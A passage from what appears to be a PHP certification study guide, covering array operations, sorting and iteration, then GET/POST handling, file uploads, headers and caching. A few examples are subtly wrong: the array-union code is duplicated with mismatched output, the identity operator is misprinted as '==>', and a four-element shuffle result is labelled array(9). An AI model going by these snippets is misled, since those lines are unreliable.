while (list($first, $last, $last_login)
        = $result->fetch($result)) {
    echo "$last, $first - Last Login: $last_login";
}
```

By using the `list` construct, and passing in three variables, we are causing the first three elements of the array to be assigned to those variables in order, allowing us to then simply use those elements within our `while` loop.

Array Operations

As we mentioned in the *PHP Basics chapter*, a number of operators behave differently if their operands are arrays. For example, the addition operator + can be used to create the union of its two operands:

```
$a = array(1, 2, 3);
$b = array('a' => 1, 'b' => 2, 'c' => 3);

var_dump($a + $b);
```

This outputs the following:

```
array(6) {
    [0]=>
    int(1)
    [1]=>
    int(2)
    [2]=>
    int(3)
    ["a"]=>
    int(1)
    ["b"]=>
    int(2)
    ["c"]=>
    int(3)
}
```

Note how the resulting array includes *all* of the elements of the two original arrays, even though they have the same values; this is a result of the fact that the keys are different. If the two arrays had common keys (either string or numeric), they would only appear once in the end result:

```
$a = array(1, 2, 3);
$b = array('a' => 1, 'b' => 2, 'c' => 3);

var_dump($a + $b);
```

This results in:



```
array(4) {
    [0]=>
    int(1)
    [1]=>
    int(2)
    [2]=>
    int(3)
    ["a"]=>
    int(1)
}
```

Comparing Arrays

Array-to-array comparison is a relatively rare occurrence, but it can be performed using another set of operators. As with other types of arrays, the equivalence and identity operators can be used for this purpose:

Listing 4.3: Comparing arrays

```
$a = array(1, 2, 3);
$b = array(1 => 2, 2 => 3, 0 => 1);
$c = array('a' => 1, 'b' => 2, 'c' => 3);

var_dump($a == $b); // True
var_dump($a === $b); // False
var_dump($a == $c); // False
var_dump($a === $c); // False
```

As you can see, the equivalence operator `==` returns `true` if both arrays have the same number of elements with the same values and keys, regardless of their order. The identity operator `==>`, on the other hand, returns `true` only if the array contains the same key/value pairs in the same order. Similarly, the inequality and non-identity operators can determine whether two arrays are different:

```
$a = array(1, 2, 3);
$b = array(1 => 2, 2 => 3, 0 => 1);

var_dump($a != $b); // False
var_dump($a !== $b); // True
```

Once again, the inequality operator only ensures that both arrays contain the same elements with the same keys, whereas the non-identity operator also verifies their position.

Counting, Searching and Deleting Elements

The size of an array can be retrieved by calling the `count()` function:

Listing 4.4: Counting array elements

```
$a = array(1, 2, 4);
$b = array();
$c = 10;

echo count($a); // Outputs 3
echo count($b); // Outputs 0
echo count($c); // Outputs 1
```

As you can see, `count()` *cannot* be used to determine whether a variable contains an array, since running it on a scalar value will return one. The right way to tell whether a variable contains an array is to use `is_array()` instead.

A similar problem exists with determining whether an element with the given key exists. This is often done by calling `isset()`:

```
$a = array('a' => 1, 'b' => 2);

var_dump(isset($a['a'])); // True
var_dump(isset($a['c'])); // False
```

However, `isset()` has the major drawback of considering an element whose value is `NULL`—which is perfectly valid—as nonexistent:

```
$a = array('a' => NULL, 'b' => 2);

var_dump(isset($a['a'])); // False
```

The correct way to determine whether an array element exists is to use `array_key_exists()` instead:

```
$a = array('a' => NULL, 'b' => 2);

var_dump(array_key_exists('a', $a)); // True
```

Obviously, neither these functions will allow you to determine whether an element with a given *value* exists in an array—this is, instead, performed by the `in_array()` function:

```
$a = array('a' => NULL, 'b' => 2);
var_dump(in_array(2, $a)); // True
```

Finally, an element can be deleted from an array by unsetting it:

```
$a = array('a' => NULL, 'b' => 2);
unset($a['b']);
var_dump(in_array(2, $a)); // False
```

Flipping and Reversing

There are two functions that have rather confusing names and that are sometimes misused: `array_flip()` and `array_reverse()`. The first of these two functions swaps the value of each element of an array with its key:

```
$a = array('a', 'b', 'c');
var_dump(array_flip($a));
```

This outputs:

```
array(3) {
    ["a"]=>
    int(0)
    ["b"]=>
    int(1)
    ["c"]=>
    int(2)
}
```

On the other hand, `array_reverse()` actually reverses the order of the array's elements, so that the last one appears first:

```
$a = array('x' => 'a', 10 => 'b', 'c');
var_dump(array_reverse($a));
```

Note how key association is only lost for those elements whose keys are numeric:

```
array(3) {
    [0]=>
    string(1) "c"
    [1]=>
    string(1) "b"
    ["x"]=>
    string(1) "a"
}
```

Array Iteration

Iteration is probably one of the most common operations you will perform with arrays—besides creating them, of course. Unlike what happens in other languages, where arrays are all enumerative and contiguous, PHP’s arrays require a set of functionality that matches their flexibility, because “normal” looping structures cannot cope with the fact that array keys do not need to be continuous—or, for that matter, enumerative. Consider, for example, this simple array:

```
$a = array('a' => 10, 10 => 20, 'c' => 30);
```

It is clear that none of the looping structures we have examined so far will allow you to cycle through the elements of the array—unless, that is, you happen to know exactly what its keys are, which is, at best, a severe limitation on your ability to manipulate a generic array.

The Array Pointer

Each array has a *pointer* that indicates the “current” element of an array in an iteration. The pointer is used by a number of different constructs, but can only be manipulated through a set of functions. The pointer does not affect your ability to access individual elements of an array, nor is it affected by most “normal” array operations. The pointer is, in fact, a handy way of maintaining the iterative state of an array without needing an external variable to do the job for us.

The direct way of manipulating the pointer of an array is to use a series of functions designed specifically for this purpose. Upon starting an iteration over an array, the first step is usually to reset the pointer to its initial position using the `reset()` function; after that, we can move forward or backward by one position by using `prev()` and `next()` respectively. At any given point, we can access the value of the current element using `current()` and its key using `key()`. Here’s an example:

Listing 4.5: Using the array pointer

```
$array = array('foo' => 'bar', 'baz', 'bat' => 2);

function displayArray(&$array) {
    reset($array);
    while (key($array) !== null) {
        echo key($array) . ":" . current($array) . PHP_EOL;
        next($array);
    }
}
```

Here, we have created a function that will display all the values in an array. First, we call `reset()` to rewind the internal array pointer. Next, using a `while` loop, we display the current key and value, using the `key()` and `current()` functions. Finally, we advance the array pointer, using `next()`. The loop continues until we no longer have a valid key.

It's important to understand that there is no correlation between the array pointer and the keys of the array's elements. Moving ahead or back by one position simply gives you access to the elements of the array based on their position inside it, not on their keys. Also note that when passing an array in as a function argument, unless you pass-by-reference using the & operator as in this example, a copy is passed and the internal pointer is always set to the first position, making a call to `reset()` unnecessary. For large arrays, passing by reference reduces memory usage.

Since you can iterate back-and-forth within an array by using its pointer, you could—in theory—start your iteration from the last element (using the `end()` function to reset the pointer to the bottom of the array) and then make your way back to the beginning:

Listing 4.6: Moving pointer backwards

```
$array = array(1, 2, 3);
end($array);

while (key($array) !== null) {
    echo key($array) . ":" . current($array) . PHP_EOL;
    prev($array);
}
```

Note how, in the last two examples, we check whether the iteration should continue by comparing the result of a call to `key()` on the array to `NULL`. This only works because we are using a non-identity operator—using the inequality operator could cause some significant issues if one of the array's elements has a key that evaluates to integer zero.

An Easier Way to Iterate

As you can see, using this set of functions requires quite a bit of work; to be fair, there are some situations in which they offer the only reasonable way of iterating through an array, particularly if you need to skip back and forth between its elements.

If, however, all you need to do is iterate through the entire array from start to finish, PHP provides a handy shortcut in the form of the `foreach()` construct:

```
$array = array('foo', 'bar', 'baz');

foreach ($array as $key => $value) {
    echo "$key: $value" . PHP_EOL;
}
```

The process that takes place here is rather simple, but has a few important gotchas. First of all, `foreach` operates on a *copy* of the array itself; this means that changes made to the array inside the loop are *not* reflected in the iteration. For example, removing an item from the array after the loop has begun will not cause `foreach` to skip over that element. The array pointer is also always reset to the beginning of the array prior to the beginning of the loop, so that you cannot manipulate it in such a way as to cause `foreach` to start from a position other than the first element of the array.

PHP 5 also introduces the possibility of modifying the contents of the array directly by assigning the value of each element to the iterated variable by reference rather than by value:

Listing 4.7: Modifying array elements by reference

```
$a = array(1, 2, 3);

foreach ($a as $k => &$v) {
    $v += 1;
}

var_dump($a); // $a will contain (2, 3, 4)
```

While this technique *can* be useful, it is so fraught with peril as to be something best left alone. Consider this code, for example:

Listing 4.8: Beware when modifying array elements by reference

```
$a = array('zero', 'one', 'two');

foreach ($a as &$v) {
}

foreach ($a as $v) {
}

print_r($a);
```

It would be natural to think that, since this little script does nothing to the array, it will not affect its contents... but that's not the case! In fact, the script provides the following output:

```
Array
(
    [0] => zero
    [1] => one
    [2] => one
)
```

As you can see, the array has been changed, and the last key now contains the value 'one'. How is that possible? Unfortunately, there is a perfectly logical explanation—and this is not a bug. Here's what is going on. The first foreach loop does not make any change to the array, just as we would expect. However, it does cause \$v to be assigned a reference to each of \$a's elements, so that, by the time the first loop is over, \$v is, in fact, a reference to \$a[2].

As soon as the second loop starts, \$v is now assigned the value of each element. However, \$v is *already* a reference to \$a[2]; therefore, any value assigned to it will be copied automatically into the last element of the array! Thus, during the first iteration, \$a[2] will become zero, then one, and then one again, being effectively copied on to itself. To solve this problem, you should always unset the variables you use in your by-reference foreach loops—or, better yet, avoid using the former altogether.

List Support in Foreach

With PHP 5.5, the `list` construct can also be used with `foreach` loops.

Listing 4.9: Using list in foreach

```
$pdo->setAttribute(
    PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC
);

$sql = "SELECT user_first, user_last, last_login
        FROM users";
$result = $pdo->query($sql);

foreach ($result as list($first, $last, $last_login)) {
    echo "$last, $first - Last Login: $last_login" . PHP_EOL;
}
```

The [Database Programming chapter](#) contains more information on working with database results.

Passive Iteration

The `array_walk()` function and its recursive cousin `array_walk_recursive()` are used to perform an iteration of an array in which a user-defined function is called. Here's an example:

Listing 4.10: Iterating with array_walk

```
function setCase(&$value, &$key) {
    $value = strtoupper($value);
}

$type = array('internal', 'custom');
$output_formats[] = array('rss', 'html', 'xml');
$output_formats[] = array('csv', 'json');

$map = array_combine($type, $output_formats);
array_walk_recursive($map, 'setCase');
var_dump($map);
```

Using the custom `setCase()` function, a simple wrapper for `strtoupper()`, we are able to convert each of the array's values to uppercase. One thing to note about `array_walk_recursive()` is that it will not call the user-defined function on anything but scalar values; because of this, the first set of keys, `internal` and `custom`, are never passed in.

The resulting array looks like this:

```
array(2) {
    ["internal"]=>
    &array(3) {
        [0]=>
        string(3) "RSS"
        [1]=>
        string(4) "HTML"
        [2]=>
        string(3) "XML"
    }
    ["custom"]=>
    &array(2) {
        [0]=>
        string(3) "CSV"
        [1]=>
        string(4) "JSON"
    }
}
```

Sorting Arrays

There are a total of *eleven* functions in the PHP core whose only goal is to provide various methods of sorting the contents of an array. The simplest of these is `sort()`, which sorts an array from lowest to highest based on its values:

```
$array = array('a' => 'foo', 'b' => 'bar', 'c' => 'baz');

sort($array);

var_dump($array);
```

As you can see, `sort()` modifies the *actual* array it is provided, since the latter is passed by reference. This means that you *cannot* call this function by passing anything other than a single array variable to it.

```
array(3) {
    [0]=>
    string(3) "bar"
    [1]=>
    string(3) "baz"
    [2]=>
    string(3) "foo"
}
```

Thus, `sort()` effectively destroys all the keys in the array and renumbers its elements starting from zero. If you wish to maintain key association, you can use `asort()` instead:

```
$array = array('a' => 'foo', 'b' => 'bar', 'c' => 'baz');
asort($array);
var_dump($array);
```

This code will output something similar to the following:

```
array(3) {
    ["b"]=>
        string(3) "bar"
    ["c"]=>
        string(3) "baz"
    ["a"]=>
        string(3) "foo"
}
```

Both `sort()` and `asort()` accept a second, optional parameter that allows you to specify how the sort operation takes place:

Sort Flags	Description
<code>SORT_REGULAR</code>	Compare items as they appear in the array, without performing any kind of conversion. This is the default behaviour.
<code>SORT_NUMERIC</code>	Convert each element to a numeric value for sorting purposes.
<code>SORT_STRING</code>	Compare all elements as strings.
<code>SORT_LOCALE_STRING</code>	Compare all elements as strings, based on the current locale.
<code>SORT_NATURAL</code>	Compare all elements as strings, using “natural ordering” like the <code>natsort</code> function.
<code>SORT_FLAG_CASE</code>	When combined with <code>SORT_STRING</code> OR <code>SORT_NATURAL</code> , compare all elements as case-insensitive strings.

Both `sort()` and `asort()` sort values in ascending order. To sort them in descending order, you can use `rsort()` and `arsort()`.

The sorting operation performed by `sort()` and `asort()` either takes into consideration the numeric value of each element, or performs a byte-by-byte comparison of string values. This can result in an “unnatural” sorting order. For example, the string value ‘10t’ will be considered “lower” than

'2t' because it starts with the character 1, which has a lower value than 2. If this sorting algorithm doesn't work well for your needs, you can try using `natsort()` instead:

```
$array = array('10t', '2t', '3t');
natsort($array);
var_dump($array);
```

This will output:

```
array(3) {
    [1]=>
    string(2) "2t"
    [2]=>
    string(2) "3t"
    [0]=>
    string(3) "10t"
}
```

The `natsort()` function will, unlike `sort()`, maintain all the key-value associations in the array. A case-insensitive version of the function, `natcasesort()` also exists, but there is no reverse-sorting equivalent of `rsort()`.

Other Sorting Options

In addition to the sorting functions we have seen thus far, PHP allows you to sort by key (rather than by value) using the `ksort()` and `krsort()` functions, which work analogously to `sort()` and `rsort()`:

```
$a = array('a' => 30, 'b' => 10, 'c' => 22);
ksort($a);
var_dump($a);
```

This will output:

```
array(3) {
    ["a"]=>
    int(30)
    ["b"]=>
    int(10)
    ["c"]=>
    int(22)
}
```

Finally, you can also sort an array by providing a user-defined function:

Listing 4.11: User-defined comparison

```
function myCmp($left, $right) {
    // Sort according to the length of the value.
    // If the length is the same, sort normally

    $diff = strlen($left) - strlen($right);

    if (!$diff) {
        return strcmp($left, $right);
    }

    return $diff;
}

$a = array(
    'three',
    '2two',
    'one',
    'two'
);
usort($a, 'myCmp');
var_dump($a);
```

This short script allows us to sort an array by a rather complicated set of rules: first, we sort according to the length of each element's string representation. Elements whose values have the same length are further sorted using regular string comparison rules; our user-defined function must return a value of zero if the two values are to be considered equal, a value less than zero if the left-hand value is lower than the right-hand one, and a positive number otherwise. Thus, our script produces this output:

```
array(4) {
[0]=>
string(3) "one"
[1]=>
string(3) "two"
[2]=>
string(4) "2two"
[3]=>
string(5) "three"
}
```

As you can see, usort() has lost all key-value associations and renumbered our array; this can be avoided by using uasort() instead. You can even sort by key (instead of by value) by using uksort(). Note that there is no reverse-sorting version of any of these functions, because reverse sorting can be performed by simply inverting the comparison rules of the user-defined function:

Listing 4.12: Reversing sort order

```
function myCmp($left, $right) {
    // Reverse-sort according to the length of the value.
    // If the length is the same, sort normally

    $diff = strlen($right) - strlen($left);

    if (!$diff) {
        return strcmp($right, $left);
    }

    return $diff;
}
```

This will result in the following (reversed) output:

```
array(4) {
    [0]=>
    string(5) "three"
    [1]=>
    string(4) "2two"
    [2]=>
    string(3) "two"
    [3]=>
    string(3) "one"
}
```

The Anti-Sort

There are circumstances in which, instead of *ordering* an array, you will want to scramble its contents so that the keys are randomized; this can be done by using the `shuffle()` function:

```
$cards = array(1, 2, 3, 4);  
  
shuffle($cards);  
  
var_dump($cards);
```

Since the `shuffle()` function randomizes the order of the elements of the array, the result of this script will be different every time, but here's an example:

```
array(9) {  
    [0]=>  
    int(4)  
    [1]=>  
    int(1)  
    [2]=>  
    int(2)  
    [3]=>  
    int(3)  
}
```

As you can see, the key-value association is lost; however, this problem is easily overcome by using another array function, `array_keys()`, which returns an array whose values are the keys of the array passed to it. For example:

Listing 4.13: Get an array's keys

```
$cards = array('a' => 10, 'b' => 12, 'c' => 13);  
$keys = array_keys($cards);  
  
shuffle($keys);  
  
foreach ($keys as $v) {  
    echo $v . " - " . $cards[$v] . PHP_EOL;  
}
```

As you can see, this simple script first extracts the keys from the \$cards array, and then shuffles \$keys, so that the data can be extracted from the original array in random order without losing its key-value association.

If you need to extract individual elements from the array at random, you can use `array_rand()`, which returns one or more random keys from an array:

```
$cards = array('a' => 10, 'b' => 12, 'c' => 13);
$keys = array_rand($cards, 2);

var_dump($keys);
var_dump($cards);
```

If you run the script above, its output will look something like this:

```
array(2) {
    [0]=>
        string(1) "a"
    [1]=>
        string(1) "b"
}
array(3) {
    ["a"]=>
        int(10)
    ["b"]=>
        int(12)
    ["c"]=>
        int(13)
}
```

As you can see, extracting the keys from the array does not remove the corresponding element from it. You will have to do that manually if you don't want to extract the same key more than once.

Arrays as Stacks, Queues and Sets

Arrays are often used as stack (Last In, First Out, or LIFO) and queue (First In, First Out, or FIFO) structures. PHP simplifies this approach by providing a set of functions that can be used to push and pop (for stacks) and shift and unshift (for queues) elements from an array.

We'll take a look at stacks first:

```
$stack = array();
array_push($stack, 'bar', 'baz');
var_dump($stack);

$last_in = array_pop($stack);
var_dump($last_in, $stack);
```

In this example, we first create an array, and then add two elements to it using `array_push()`. Next, using `array_pop()`, we extract the last element added to the array, resulting in this output:

```
array(2) {
    [0]=>
        string(3) "bar"
    [1]=>
        string(3) "baz"
}
string(3) "baz"
array(1) {
    [0]=>
        string(3) "bar"
}
```

As you have probably noticed, when only one value is being pushed, `array_push()` is equivalent to adding an element to an array using the syntax `$a[] = $value`. In fact, the latter is much faster, since no function call takes place and, therefore, this should be the preferred approach unless you need to add more than one value.

If you intend to use an array as a queue (FIFO), you can add elements at the beginning using `array_unshift()` and remove them again using `array_shift()`:

```
$stack = array('qux', 'bar', 'baz');
$first_element = array_shift($stack);
var_dump($stack);

array_unshift($stack, 'foo');
var_dump($stack);
```

In this example, we use `array_shift()` to push the first element out of the array. Next, using `array_unshift()`, we do the reverse and add a value to the beginning of the array. This example results in:

```
array(2) {
    [0]=>
    string(3) "bar"
    [1]=>
    string(3) "baz"
}
array(3) {
    [0]=>
    string(3) "foo"
    [1]=>
    string(3) "bar"
    [2]=>
    string(3) "baz"
}
```

Set Functionality

Some PHP functions are designed to perform set operations on arrays. For example, `array_diff()` is used to compute the difference between two (or more) arrays:

```
$a = array(1, 2, 3);
$b = array(1, 3, 4);

var_dump(array_diff($a, $b));
```

The call to `array_diff()` in the code above will cause all the values of `$a` that do *not* also appear in `$b` to be returned, while everything else is discarded:

```
array(1) {
    [1]=>
    int(2)
}
```

Note that the keys are ignored—if you want the difference to be computed based on key-value pairs, you will have to use `array_diff_assoc()` instead, whereas if you want it to be computed on keys alone, `array_diff_key()` will do the trick. Both of these functions have user-defined callback versions, called `array_diff_uassoc()` and `array_diff_ukey()`, respectively.

Conversely to `array_diff()`, `array_intersect()` will compute the intersection between two (or more) arrays:

```
$a = array(1, 2, 3);
$b = array(1, 3, 4);

var_dump(array_intersect($a, $b));
```

In this case, only the values that are included in *both* arrays are returned in the result:

```
array(2) {
    [0]=>
    int(1)
    [2]=>
    int(3)
}
```

As with `array_diff()`, `array_intersect` only keeps in consideration the value of each element; PHP provides `array_intersect_key()` and `array_intersect_assoc()` versions for key- and key/value-based intersection, together with their callback variants `array_intersect_ukey()` and `array_intersect_uassoc()`.

Dereferencing Arrays

PHP 5.4 introduced the ability to access array members directly when an array is returned by a function:

```
arrayResult()["foo"];
```

Additionally, in PHP 5.5, the ability to do the same with array literals was added:

```
["foo", "bar"][1]; // bar
```

This is known as array dereferencing, and the key may be any valid expression; for example, you can use `rand()` to get a random result:

```
$color = ["blue", "pink", "purple", "red"][rand(0, 3)];
```

Summary

Arrays are probably *the* single most powerful data management tool available to PHP developers. Therefore, learning to use them properly is essential for a good developer. A full list of array related functions can be found in [Appendix A](#).

Naturally, you don't have to become a "living manual" in order to use arrays and pass the exam, but a good understanding of where to mark the line between using built-in functionality and writing your own array-manipulation routines is very important: because arrays are often used to handle large amounts of data, PHP's built-in functions provide a significant performance improvement over anything written on the user's side and, therefore, can have a dramatic impact on your application's efficiency and scalability.

Chapter

5

Web Programming

Although you will find it used in scenarios as diverse as quality control, point-of-sale systems and even jukeboxes, PHP was designed primarily as a web development language, and that remains its most common use today.

In this chapter, we focus on the features of PHP that make it such a great choice for developing web applications, as well as some web-related topics that you should be familiar with in order to take the exam.

Anatomy of a Web Page

Most people think of a web page as nothing more than a collection of HTML code. This is fine if you happen to be a web designer, but as a PHP developer, your knowledge must run much deeper if you want to take full advantage of what the Web has to offer.

From the point of view of the web server, the generation of a document starts with an HTTP request, in which the client requests access to a resource using one of a short list of methods. The client can also send a data payload (called *request*) along with its request. For example, if you are posting an HTTP form, the payload could consist of the form data, while if you are uploading a file, the payload would consist of the file itself.

Once a request is received, the server decodes the data it has received and passes it on to the PHP interpreter (clearly, we are assuming that the request was made for a PHP script—otherwise, the server can choose a different handler or, in the case of static resources, such as images, output them directly).

Upon output, the server first writes a set of *response headers* to the clients. These can contain information useful to the client, such as the type of content being returned, or its encoding, as well as data needed to maintain the client and the server in a *stateful* exchange (we'll explain this later).

Forms and URLs

Most often, your script will interact with clients using one of two HTTP methods: GET and POST. From a technical perspective, the main difference between these two methods is that POST allows the client to send along a data payload, while GET only allows you to send data as part of the query string, which is part of the URL itself.

Of course, you could still submit a form using GET—but you would be somewhat limited in the size and type of data you could send. For example, you can only upload files using POST, and almost all browsers implement limitations on the length of the query string that confine the amount of data you can send with a GET operation.

By the standards of HTTP, POST should always be used for requests that change data in your application and GET requests should only be used for requests that query your data (such as searches, sorts, or page retrieval). Web indexers and browsers respect this and will not resubmit a POST request without explicit permission from the user so as to not cause duplicate information. Contrary to popular belief, POST is not an inherently more secure way to submit forms than GET. We explain this concept in greater detail in the [Security chapter](#).

From an HTML perspective, the difference between GET and POST is limited to the method attribute of the `<form>` element:

Listing 5.1: An HTML form

```
<!--Form submitted with GET-->
<form action="index.php" method="GET">
    List: <input type="text" name="list" /><br />
    Order by:
    <select name="orderby">
        <option value="name">Name</option>
        <option value="city">City</option>
        <option value="zip">ZIP Code</option>
    </select><br />
    Sort order:
    <select name="direction">
        <option value="asc">Ascending</option>
        <option value="desc">Descending</option>
    </select>
</form>

<!--Form submitted with POST-->

<form action="index.php" method="POST">
    <input type="hidden" name="login" value="1" />
    <input type="text" name="user" />
    <input type="password" name="pass" />
</form>
```

GET and URLs

When a form is submitted using the GET method, its values are encoded directly in the query string portion of the URL. For example, if you submit the form above by entering `user` in the `List` box and choosing to sort by `Name` in Ascending order, the browser will call up our `index.php` script with the following URL:

`http://example.org/index.php?list=user&orderby=name&direction=asc`

As you can see, the data has been encoded and appended to the end of the URL for our script. In order to access the data, we must now use the `$_GET` superglobal array. Each argument is accessible through an array key of the same name as the corresponding HTML element:

```
echo $_GET['list'];
```

You can create arrays by using array notation...

```
http://example.org/index.php?list=user&order[by]=column&order[dir]=asc
```

...and then access them using the following syntax:

```
echo $_GET['order']['by'];
echo $_GET['order']['dir'];
```

Note that there is nothing that stops you from creating URLs that already contain query data—there is no special trick to it, except that the data must be encoded using a particular mechanism that, in PHP, is provided by the `urlencode()` function:

```
$data = "Max & Ruby";
echo "http://www.phparch.com/index.php?name=" .
     urlencode ($data);
```

The PHP interpreter will automatically decode all incoming data for you, so there is no need to execute `urldecode()` on anything extracted from `$_GET`.

Using POST

When sending the form we introduced above with the `method` attribute set to POST, the data is accessible using the `$_POST` superglobal array. Just like `$_GET`, `$_POST` contains one array element named after each input name.

```
if ($_POST['login']) {
    if ($_POST['user'] == "admin" &&
        $_POST['pass'] == "secretpassword") {
        // Handle login
    }
}
```

In this example, we first check that the submit button was clicked, then we validate that the user input is correct. Similar to GET input, we can again use array notation:

Listing 5.2: An HTML form with array notation

```
<form method="post">
    <p>
        Please choose all languages you currently know or
        would like to learn in the next 12 months.
    </p>
    <p>
        <label>
            <input type="checkbox"
                name="languages[]"
                value="PHP" />
            PHP
        </label>
        <label>
            <input type="checkbox"
                name="languages[]"
                value="Perl" />
            Perl
        </label>
        <label>
            <input type="checkbox"
                name="languages[]"
                value="Ruby" />
            Ruby
        </label>
        <br />
        <input type="submit" value="Send" name="poll" />
    </p>
</form>
```

The form above has three checkboxes, all named `languages[]`; these will all be added individually to an array called `languages` in the `$_POST` superglobal array—just like when you use an empty key (e.g. `$array[] = "foo"`) to append a new element to an existing array in PHP. Once inside your script, you will be able to access these values as follows:

Listing 5.3: Handling POST input

```
foreach ($_POST['languages'] as $language) {  
    switch ($language) {  
        case 'PHP' :  
            echo "PHP? Awesome! <br />";  
            break;  
        case 'Perl' :  
            echo "Perl? Ew. Just Ew. <br />";  
            break;  
        case 'Ruby' :  
            echo "Ruby? Can you say... 'bandwagon?' <br />";  
            break;  
        default:  
            echo "Unknown language!";  
    }  
}
```

When You Don't Know How Data Is Sent

If you need to write a script that is supposed to work just as well with both GET and POST requests, you can use the `$_REQUEST` superglobal array. This array is filled in using data from different sources in an order specified by a setting in your `php.ini` file (usually, EGPCS, meaning Environment, Get, Post, Cookie and Built-in variables). Note that `$_REQUEST` only contains cookie, GET, and POST information).

The problem with using this approach is that, technically, you don't know where the data comes from. This is a potentially major security issue that you should be fully aware of. This problem is discussed in more detail in the [Security chapter](#).

Managing File Uploads

File uploads are an important feature for many Web applications; improperly handled, they are also *extremely* dangerous—imagine how much damage allowing an arbitrary file to be uploaded to a sensitive location on your server’s hard drive could be!

A file can be uploaded through a “multi-part” HTTP POST transaction. From the perspective of building your file upload form, this simply means that you need to declare it in a slightly different way:

Listing 5.4: An HTML form with file upload

```
<form enctype="multipart/form-data" action="index.php"
      method="post">
    <input type="hidden" name="MAX_FILE_SIZE"
          value="50000" />
    <input name="filedata" type="file" />
    <input type="submit" value="Send file" />
</form>
```

As you can see, the MAX_FILE_SIZE value is used to define the maximum file size allowed (in this case, 50,000 bytes); note, however, that this restriction is almost entirely meaningless, since it sits on the client side. Any moderately crafty attacker will be able to set this parameter to an arbitrary value: you can’t count on it to prevent a malicious actor from overwhelming your system by sending files so large that they deplete its resources.

You can limit the amount of data uploaded by a POST operation by modifying a number of configuration directives, such as post_max_size, max_input_time and upload_max_filesize.

Once a file is uploaded to the server, PHP stores it in a temporary location and makes it available to the script that was called by the POST transaction (index.php in the example above). It is up to the script to move the file to a safe location if it so chooses—the temporary copy is automatically destroyed when the script ends.

Inside your script, uploaded files will appear in the `$_FILES` superglobal array. Each element of this array will have a key corresponding to the name of the HTML element that uploaded a file (`filedata`, in this case). The element will, itself, be an array with the following elements:

<code>\$_FILES</code> elements	Description
<code>name</code>	The original name of the file
<code>type</code>	The MIME type of the file provided by the browser
<code>size</code>	The size (in bytes) of the file
<code>tmp_name</code>	The name of the file's temporary location
<code>error</code>	The error code associated with this file. A value of <code>UPLOAD_ERR_OK</code> indicates a successful transfer, while any other error indicates that something went wrong (for example, the file was bigger than the maximum allowed size).

The real problem with file uploads is that most—but not all—of the information that ends up in `$_FILES` can be spoofed by submitting malicious information as part of the HTTP transaction. PHP provides some facilities that allow you to determine whether a file upload is legitimate. One of them is checking that the `error` element of your file upload information array is set to `UPLOAD_ERR_OK`. You should also check that `size` is not zero and that `tmp_name` is not set to `none`.

Finally, you can use `is_uploaded_file()` to determine that a would-be hacker hasn't somehow managed to trick PHP into building a temporary file name that, in reality, points to a different location. Once you verify that the file is a legitimate upload, call `move_uploaded_file()` to move it to a permanent location. Note that a call to the latter function also checks whether the source file is a valid upload file, so there is no need to call `is_uploaded_file()` first.

One of the most common mistakes that developers make when dealing with uploaded files is using the `name` element of the file data array as the destination when moving it from its temporary location. Because this piece of information is passed by the client, doing so opens up a potentially catastrophic security problem in your code. You should, instead, either generate your own file names, or make sure that you filter the input data properly before using it (this is discussed in greater detail in the [Security chapter](#)).

GET or POST?

PHP makes it very easy to handle data sent using either POST or GET. However, this doesn't mean that you should choose one or the other at random.

From a design perspective, a POST transaction indicates that you intend to modify data (i.e., you are *sending* information over to the server). A GET transaction, on the other hand, indicates that you intend to *retrieve* data. These guidelines are routinely ignored by most web developers—much to the detriment of proper programming techniques. Even from a practical perspective, however, you *will* have to use POST in some circumstances. For example:

- You need your data to be transparently encoded using an arbitrary character set
- You need to send a multi-part form—for example, one that contains a file
- You are sending large amounts of data

HTTP Headers

As we mentioned at the beginning of the chapter, the server responds to an HTTP request by first sending a set of *response headers* that contain various tidbits of information about the data that is to follow, as well as other details of the transaction. These are simple strings in the form key: value, terminated by a newline character. The headers are separated from the content by an extra newline.

Although PHP and your web server will automatically take care of sending out a perfectly valid set of response headers, there are times when you will want to either overwrite the standard headers or provide new ones of your own.

This is an extremely easy process: all you need to do is call the header() function and provide it with a properly formed header. The only real catch (besides the fact that you should only output valid headers) is that header() **must** be called before **any** other output, including all HTML data and PHP output and any whitespace characters outside of PHP tags. If you fail to abide by this rule, two things will happen: your header will have no effect, and PHP may output an error.

Note that you may be able to output a header even after you have output some data if output buffering is on. Doing so, however, puts your code at the mercy of what is essentially a transparent feature that can be turned on and off at any time and is, therefore, a bad coding practice.

Redirection

The most common use of headers is to redirect the user to another page. To do this, we use the Location header:

```
header("Location: http://phparch.com");
```

Note that the header redirection method shown here merely requests that the client stop loading the current page and go elsewhere—it is up to the client to actually do so. To be safe, header redirects should be followed by a call to exit, to ensure that subsequent portions of your script are not called unexpectedly:

```
header("Location: http://phparch.com");
exit;
```

To stop browsers from emitting “Do you wish to re-post this form” messages when refreshing a page after submitting a form, you can use a header redirection to forward the user to the results page after processing the form.

Compression

HTTP supports the transparent compression and decompression of data in transit during a transaction using the *gzip* algorithm. Compression will make a considerable impact on bandwidth usage—as much as a **90% decrease** in file size. However, because it is performed on the fly, it uses up more resources than a typical request.

The level of compression is configurable, with 1 being the least compression (thus requiring the least amount of CPU usage) and 9 being the most compression (and highest CPU usage). The default is 6.

Turning on compression for any given page is easy, and because the browser’s Accept headers are taken into account, the page is automatically compressed for only those users whose browsers can handle the decompression process:

```
ob_start("ob_gzhandler");
```

Placing this line of code at the top of a page will invoke PHP's output buffering mechanism, and cause it to transparently compress the script's output.

You can also enable compression on a site-wide basis by changing a few configuration directives in your `php.ini` file:

```
zlib.output_compression = on  
zlib.output_compression_level = 9
```

Notice how this approach lets you set the compression level. Since these settings can be turned on and off without changing your code, this is the best way of implementing compression within your application.

Client Side Caching

By default, most browsers will attempt to cache as much of the content they download as possible. This is done both in an effort to save time for the user, and as a way to reduce bandwidth usage on both ends of a transaction.

Caching is not always desirable, however, and it is sometimes necessary to instruct a browser on how you want to cache the output of your application.

Cache manipulation is considered something of a black art, because all browsers have quirks in the way they handle the instructions sent them by the server. Here's an example:

```
header("Cache-Control: no-cache, must-revalidate");  
header("Expires: Thu, 31 May 1984 04:35:00 GMT");
```

This set of headers tells the browser (or other proxies) *not* to cache the item at all, by setting a cache expiration date in the past. Sometimes, however, you might want to tell a browser to cache something for a finite length of time. For example, a PDF file generated on the fly may only contain "fresh" information for a fixed period of time, after which it must be reloaded. The following instruction tells the browser to keep the page in its cache for 30 days:

```
// 30 Days from now  
$date = gmdate("D, j M Y H:i:s", time() + 2592000);  
header("Expires: " . $date . " UTC");  
header("Cache-Control: Public");  
header("Pragma: Public");
```

Cookies

